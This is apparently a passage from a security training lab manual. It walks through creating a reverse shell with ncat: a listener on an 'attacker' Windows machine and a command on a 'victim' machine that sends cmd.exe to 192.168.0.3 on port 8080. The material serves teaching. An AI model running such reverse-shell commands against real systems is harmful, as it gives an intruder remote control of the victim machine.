In the **Type here to search** textbox, type the following command:

cmd

From the search results, select **Command Prompt**.




Figure 4.20 Screenshot PLABWIN10: Selecting Command Prompt from the search results.

Step 2

Command Prompt window opens.

To set up a listener, at the prompt, type the following command:


```
ncat -v -l -p 8080
```

Press **Enter**.

Note: The “-v” parameter determines the verbose mode, which prints any extra information. The “-l” parameter determines “Listen”. The “-p” parameter determines the port number.




Figure 4.21 Screenshot PLABWIN10: Executing the ncat command in the command prompt window.

Step 3

The **Windows Security Alert** dialog box is displayed. Click **Allow Access**.




Figure 4.22 Screenshot PLABWIN10: Clicking Allow access on the Windows Security Alert dialog box.

On execution of the command, the attacker is successfully listening on port **8080**.




Figure 4.23 Screenshot PLABWIN10: Showing a successful connection on port 8080.

Step 4

Connect to **PLABDM01**. Close the **Server Manager** window.




Figure 4.24 Screenshot PLABDM01: Closing the Server Manager window.

Step 5

Alert: You need to install Nmap and WinPcap on **PLABDM01** using the same step as you followed in the previous task to install on **PLABWIN10**. Without installing Nmap, you will not be able to perform the remaining steps in this task.

To open **Command Prompt**, right-click the **Start** charm and select **Run**.




Figure 4.25 Screenshot PLABDM01: Right-clicking the Windows charm and select Run from the context menu.

Step 6

The **Run** dialog box is displayed. In the **Open** textbox, type the following:

```
cmd
```

Click **OK**.




Figure 4.26 Screenshot PLABDM01: Entering the cmd command in the Open textbox on the Run dialog box.

Step 7

The command prompt window opens.

To redirect the command shell (**cmd.exe**) to the attacker system, **PLABWIN10**, at the prompt, type the following command:

```
ncat 192.168.0.3 8080 -e "cmd.exe"
```

Note: The parameter **192.168.0.3** determines the IP address of the attacker system. The parameter **-e** stands for Execute. The parameter **cmd.exe** stands for Command Shell.

The payload on the victim device is executed, and the traffic is redirected to port **8080** on the attacker system with IP address 192.168.0.3, which is the **PLABWIN10** device.

